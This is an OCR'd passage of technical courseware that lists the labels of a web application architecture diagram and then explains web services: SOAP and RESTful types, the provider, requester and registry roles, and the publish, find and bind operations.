


Internet
Web Services
Clients
Web Browser
Presentation Layer
HTML, CSS, JavaScript
External Web Services
Smart Phones, Web Appliance
Web Server
Presentation Layer
Firewall
HTTP Request Parser
Proxy Server, Cache
Servlet Container
Resource Handler
Authentication and Login
Business Layer
Application Server
Java
C#
Ruby
PHP
Python
JavaScript
Business Logic
Legacy Application
Data Access
Database Layer
Cloud Services
B2B
Database Server

Figure 14.2: Web Application Architecture



Web Services

- A web service is an application or software that is deployed over the Internet and uses standard messaging protocols such as **SOAP**, **UDDI**, **WSDL**, and **REST to enable communication** between applications developed for different platforms

Types of Web Services

- **SOAP web services**
  - It is based on the **XML format** and is used to transfer data between a service provider and requestor
- **RESTful web services**
  - It is based on a **set of constraints** using underlying HTTP concepts to improve performance

Web Service Architecture

Web Services

A web service is an application or software that is deployed over the Internet. It uses a standard messaging protocol (such as SOAP) to enable communication between applications developed on different platforms. For instance, Java-based services can interact with PHP applications. These web-based applications are integrated with SOAP, UDDI, WSDL, and REST across the network.

Web Service Architecture

A web service architecture describes the interactions among the service provider, service requester, and service registry. These interactions consist of three operations, namely publish, find, and bind. All these roles and operations work together on web service artifacts known as software modules (services) and their descriptions.

Service providers offer web services. They deploy and publish service descriptions of a web service to a service registry. Requesters find these descriptions from the service registry and use them to bind with the web service provider and invoke the web service implementation.

There are three roles in a web service:

- **Service Provider**: It is a platform from where services are provided.
- **Service Requester**: It is an application or client that is seeking a service or trying to establish communication with a service. In general, the browser is a requester, which invokes the service on behalf of a user.
- **Service Registry**: It is the place where the provider loads service descriptions. The service requester discovers the service and retrieves binding data from the service descriptions.

There are three operations in a web service architecture:

- **Publish**: During this operation, service descriptions are published to allow the requester to discover the services.
- **Find**: During this operation, the requester tries to obtain the service descriptions. This operation can be processed in two different phases: obtaining the service interface description at development time and obtain the binding and location description calls at run time.
- **Bind**: During this operation, the requester calls and establishes communication with the services during run time, using binding data inside the service descriptions to locate and invoke the services.

There are two artifacts in a web service architecture:

- **Service**: It is a software module offered by the service provider over the Internet. It communicates with the requesters. At times, it can also serve as a requester, invoking other services in its implementation.
- **Service Description**: It provides interface details and service implementation details. It consists of all the operations, network locations, binding details, datatypes, etc. It can be stored in a registry and invoked by the requester.

